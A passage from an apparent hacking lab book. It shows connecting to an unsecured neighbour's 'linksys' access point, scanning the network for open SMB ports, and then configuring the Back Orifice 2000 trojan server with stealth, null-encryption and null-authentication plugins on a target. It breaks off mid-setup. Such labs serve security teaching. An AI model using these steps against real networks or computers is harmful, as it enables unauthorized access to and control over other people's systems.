
MAC	SSID	Name	Chan	Speed	Vendor	Type	Enc.	SNR	Signal+	Noise-	SNR+	IP Adr
○ 000F6657DC37	linksys		6	54 Mbps	Linksys	AP		9	-83	-200	96	
● 0011500EC025	belkin54g		11	54 Mbps	(Fake)	AP		7	-90	-100	10	

From your computer's wireless card configuration screen, change the SSID name to one of the **Encryption Off** devices located by NetStumbler. In this example the wireless device with the SSID of **"linksys"** was used. You may receive a warning about connecting to an unsecured wireless device. If so, click **Yes**.




You are connecting to an unsecured network "linksys". Information sent over this network is not encrypted and might be visible to other people. Do you want to continue?

To verify the connection bring up a *Command* shell, and then type **ipconfig** and press **Enter**.




```
C:\Documents and Settings\mspivey>ipconfig

Windows IP Configuration


Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.65.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.139.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Wireless Network Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.101
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
```

Notice that this wireless device handed out an IP address to my computer. Now I want to check to see if I have a free Internet connection by opening my Internet Explorer.



Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.google.com/
Go Links
Google Search New! 2 blocked Check
Personalized Home | Sign in
Google™
Web Images Groups News Froogle Local New! more »
Advanced Search
Preferences
Language Tools
Google Search
I'm Feeling Lucky
Advertising Programs - Business Solutions - About Google
©2005 Google
Internet

Everything looks good so far. But what about other computers on the network? Many times home users who have unsecured access points also have unsecured home computers. To verify I used Angry IP Scanner (see Lab 29).



IP range: 192 . 168 . 1 . 1 to 192 . 168 . 1 . 255

Hostname: mark-spi-lap1

Threads 0

☑ Scan ports 139,445

IP	Ping	Hostname	Open ports
● 192.168.1.1	3 ms Open ports: N/A	N/A	N/A
● 192.168.1.101	0 ms Open ports: 139,445	mark	139,445
● 192.168.1.111	3 ms Open ports: 139,445	markm	139,445

Ready

I can identify my computer (Mark) and another computer on this network (markm). I was also looking for the Windows shares (ports 139, 445). Refer to Chapter 4 to exploit this weakness.

***Note:** I want to mention that there is a version of NetStumbler named Mini-Stumbler that works on PDAs. Once installed on the PDA the results are the same. I also want to mention that one of the neatest features of NetStumbler/Mini-Stumbler is that they support Global Positioning Satellites (GPS) technology. If you attach a GPS device to your computer while running NetStumbler, you will see the latitude and longitude of where your computer is at the moment the device was discovered. These points can be mapped for future use.

Lab 77: Trojan

Unauthorized Access and Control: Back Orifice

Prerequisites: NULL Session

Countermeasures: Secure ACLs, Bastion servers/workstations, Trojan-detection software, updated antivirus

Description: According to the developers, "Back Orifice (BO2K) is the most powerful network administration tool available for the Microsoft environment, bar none." It has, however, been used in the past to gain unauthorized access and total control over computers, and I wanted to include it in this chapter for that reason alone.


***Note:** Most times, though not always for unauthorized access/control physical access to the target, it is possible to install this application remotely as well.

Procedure: Install server/client parts, set the parameters, and execute.

On the Target Computer


Double-click on the **bo2kcfg.exe** icon to begin installing the server part of BO2K.

The BO2K Server Configuration screen will be displayed. Click the **Open Server** button.




Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

Select the **bo2k.exe**. Click **Open**.




Windows 2000 Server - VMware Workstation
C:\Downloads\BO2K\bo2k_1-1-3
BO2K Server Configuration
Open
Look in: bo2k_1-1-3
plugins
src
bo2k.exe
bo2kcfg.exe
Type: Application
Size: 44.0 KB
File name: bo2k.exe
Files of type: Executable Files (*.exe)
Open
Cancel
Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

The next step is to load *Plugins* to the server configuration. Click the **Insert** button.



Double-click on the **plugins** folder.



Windows 2000 Server - VMware Workstation

Insert BO2K Plugin

Look in: bo2k_1-1-3

plugins
src


File name:

Files of type: DLL Files (*.dll)

Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

Double-click the **io** folder. Select the **io_tcp.dll**. Click **Open**.



Windows 2000 Server - VMware Workstation

Insert BO2K Plugin

Look in: io

io_tcp.dll
io_udp.dll


File name: io_tcp.dll

Files of type: DLL Files (*.dll)

Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

We still need more *Plugins*. Click the **Insert** button.



bo2kcfg.exe
Application
Modified: 10/1/
Size: 204 KB
Attributes: (no

Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Server Info:
Version 1.13

Plugins Loaded:


Plugin Name	Version	BO2K Ver	Description
io_tcp.dll	1.0	1.1	BO2K Simple Networking TCF

Option Variables:
- Startup
- Stealth
- TCPIO

Current Value:
New Value:
Switch Setting ○ Disabled ○ Enabled

Type: Application Size: 204 KB | 204 KB

Double-click the **plugins** folder and then double-click the **enc** folder.




Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Look in: plugins
- auth
- enc
- io
- srv

File name:
Files of type: DLL Files (*.dll)

Type: Application Size: 204 KB | 204 KB

Select the **enc_null.dll** file. Click **Open**.



Insert BO2K Plugin

Look in: enc


Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

File name: enc_null.dll

Files of type: DLL Files (*.dll)

Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

We still need a couple more *Plugins*. Click the **Insert** button.



BO2K Server Configuration

Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe


Server Info:
Version 1.13

Plugins Loaded:

Plugin Name	Version	BO2K Ver	Description
io_tcp.dll	1.0	1.1	BO2K Simple Networking TCF
enc_null.dll	1.0	1.1	BO2K Wussy NULL Encryptio

Option Variables:
- Startup
- Stealth
- TCPIO

Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow




Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Look in: plugins

Files of type: DLL Files (*.dll)

Double-click on the **auth** folder.




Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Look in: plugins

Files of type: DLL Files (*.dll)

Windows 2000 Server - VMware Workstation
BO2K Server Configuration
Open Server...
Insert BO2K Plugin
auth
enc
io
srv
File name:
Open
Cancel
Set Value
Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow

Select the **auth_null.dll** file. Click **Open**.



Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe


Look in: auth

File name: auth_null.dll

Files of type: DLL Files (*.dll)

Windows 2000 Server - VMware Workstation
Insert BO2K Plugin
auth_null.dll
Open
Cancel
BO2K Server Configuration
Open Server...
Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow
5:20 PM

Double-click the **Insert** button, then double-click the **srv** folder.




Current Server File: C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Look in: plugins

Files of type: DLL Files (*.dll)

Windows 2000 Server - VMware Workstation
Insert BO2K Plugin
auth
enc
io
srv
Open
Cancel
BO2K Server Configuration
Open Server...
Back Orifice 2000 Server Configuration Utility, Copyright (C) 2003, Cult of the Dead Cow
5:26 PM

Select the **srv_control.dll** button. Click **Open**.



BO2K Server Configuration

Current Server File:

C:\Downloads\BO2K\bo2k_1-1-3\bo2k.exe

Insert BO2K Plugin

Look in: srv

srv_control.dll	srv_system.dll
srv_getfile.dll	
srv_inetcmd.dll	
srv_interface.dll	
srv_legacy.dll	
srv_regfile.dll	

File name: srv_control.dll

